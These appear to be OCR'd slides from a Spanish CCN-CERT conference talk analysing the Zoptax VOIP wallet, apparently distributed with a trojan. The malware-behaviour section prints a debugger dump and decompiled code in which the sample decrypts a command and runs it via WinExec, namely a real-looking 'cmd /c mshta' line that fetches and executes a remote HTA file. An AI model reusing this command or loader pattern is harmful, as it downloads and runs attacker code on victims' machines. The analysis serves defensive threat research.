2019/06/27 12-AM [redacted] 00.152 asist file downloaded suspected access
2019/06/27 12-AM [redacted] 138.230 asist file downloaded suspected access
2019/06/27 12-AM [redacted] 07.165 asist file downloaded suspected access
2019/06/27 12-AM [redacted] 87 asist file downloaded suspected access
2019/06/27 12-AM [redacted] 02.191 asist file downloaded suspected access

```

```

← → ↺ 🏠 ⓘ /method/blackip.txt
OTU [redacted] OA==
TQB [redacted] MQA4AC0AUABDAA==
NjY [redacted]
VwB [redacted] QQA2AFAATwBVAFYANQBVAFAA
Njc [redacted]
QgB [redacted] SQAtAFQALQA3AFAAUgAwADEA
MTU [redacted] MjMw
VQB [redacted] TwAtAFAAQwA=
MTc [redacted] Nw==
VgB [redacted]
MjE [redacted] MjA0
RwB [redacted] UABDAC0ARQA1ADgA0ABFAA==
MTE [redacted]
NwB [redacted] UABDAA==

```

Zoptax

Web

- La web de la aplicación:
 - <https://www.zoptax.com>
- La web publicita un supuesto software para realizar llamadas VOIP apoyándose en la tecnología Blockchain.
- Varios foros hablando de dicha aplicación y en algunos de ellos comentan la posibilidad de que contenga código malicioso.
 - <https://bitcointalk.org/index.php?topic=5150819>
 - <https://bitcointalk.org/index.php?topic=5160152.0>

Topic: ZOPTAX IEO on Exmarkets but Zoptax wallet contain Trojan/Malware (Read 170 times)



ZOPTAX IEO on Exmarkets but Zoptax wallet contain Trojan/Malware

June 30, 2019, 01:02:15 PM

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
AegisLab		① Trojan.Win32.Starter.41c		Alibaba① Trojan.Win32/Starter.9d9fd20a
Antiy-AVL		① Trojan/Win32.Starter		SecureAge APEX① Malicious
CAT-QuickHeal		① Trojan.Starter		Cylance① Unsafe
DrWeb		① Trojan.DownLoader28.22654		Fortinet① W32/Starter.ANUW!tr

Zoptax

Descargas

Download Wallets



Windows Wallet
Download



Linux Wallet
Download



Mac Wallet
Download

Zoptax Phone Features



Zoptax Phone will be embedded with zoptax app only so you have 0% security breach issue.

Solving security and central authority control issue on VOIP Zoptax is taking the next step of launching its Mobile Phone which will only have zoptax embedded application making it first of its kind 0% security risk-free phone. Keep eye on this page or subscribe to your email to get further information about the Zoptax phone.



Download Now




Download Now
Coming Soon

Zoptax

Comportamiento

- Tras su ejecución observamos el siguiente comportamiento:



- Analizando la muestra con mayor detalle, se observa un fragmento de código sospechoso.
 - Dicho fragmento descifra una cadena binaria y la manda como parámetro a WinExec

Address	Value	Comment
0028F300	773033EE	CALL to CreateProcessA from kernel32.773033E9
0028F304	00000000	ModuleFileName = NULL
0028F308	0028F4E4	CommandLine = "cmd /c mshta http://www.seoulhobi.biz/method/XobjyO.hta"
0028F30C	00000000	pProcessSecurity = NULL
0028F310	00000000	pThreadSecurity = NULL
0028F314	00000000	InheritHandles = FALSE
0028F318	00000000	CreationFlags = 0
0028F31C	00000000	pEnvironment = NULL
0028F320	00000000	CurrentDir = NULL
0028F324	0028F338	pStartupInfo = 0028F338
0028F328	0028F3A0	pProcessInfo = 0028F3A0
0028F32C	0028F43C	
0028F330	906E4010	
0028F334	0028F4E4	ASCII "cmd /c mshta http://www.seoulhobi.biz/method/XobjyO.hta"
0028F338	00000044	
0028F33C	00000000	

```

v95 = -2;
v96 = 56;
v97 = 125;
v98 = -36;
v99 = -58;
v100 = 45;
v101 = -94;
v102 = 119;
v103 = -48;
v104 = -13;
v105 = 38;
v106 = -9;
v107 = -42;
v108 = 116;
v109 = -69;
v110 = 29;
v111 = -55;
v112 = -121;
v113 = 112;
v114 = 27;
v115 = -87;
*(DWORD *)CmdLine = 0;
while ( 1 )
{
    CmdLine[v2++] = v3 ^ BYTE1(v1);
    v1 = &align_6BF858[9057698 * (_DWORD)&v1[v3] + 6];
    if ( v2 == 56 )
        break;
    v3 = (unsigned __int8)*(&v60 + v2);
}
WinExec(CmdLine, 0);
sub_55D8D0(&v51);
if ( byte_164B4CE )
{

```


Zoptax

Actualmente

Error 522

Ray ID: 54058eb90ac06942 • 2019-12-05 11:07:37 UTC

Connection timed out



What happened?

The initial connection between Cloudflare's network and the origin web server timed out. As a result, the web page can not be displayed.

What can I do?

If you're a visitor of this website:

Please try again in a few minutes.

If you're the owner of this website:

Contact your hosting provider letting them know your web server is not completing requests. An Error 522 means that the request was able to connect to your web server, but that the request



Óscar Luis García Sierra

Entelgy Innotec Security

r3r0k@protonmail.com

@r3r0k_

¿PREGUNTAS?

COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD

#XIIIJORNADASCCNCERT

OC.CCN.CNI.ES

WWW.CCN.CNI.ES

WWW.CCN-CERT.CNI.ES

**XIII
JORNADAS
STIC
CCN-CERT**

ccn-cert
centro criptológico nacional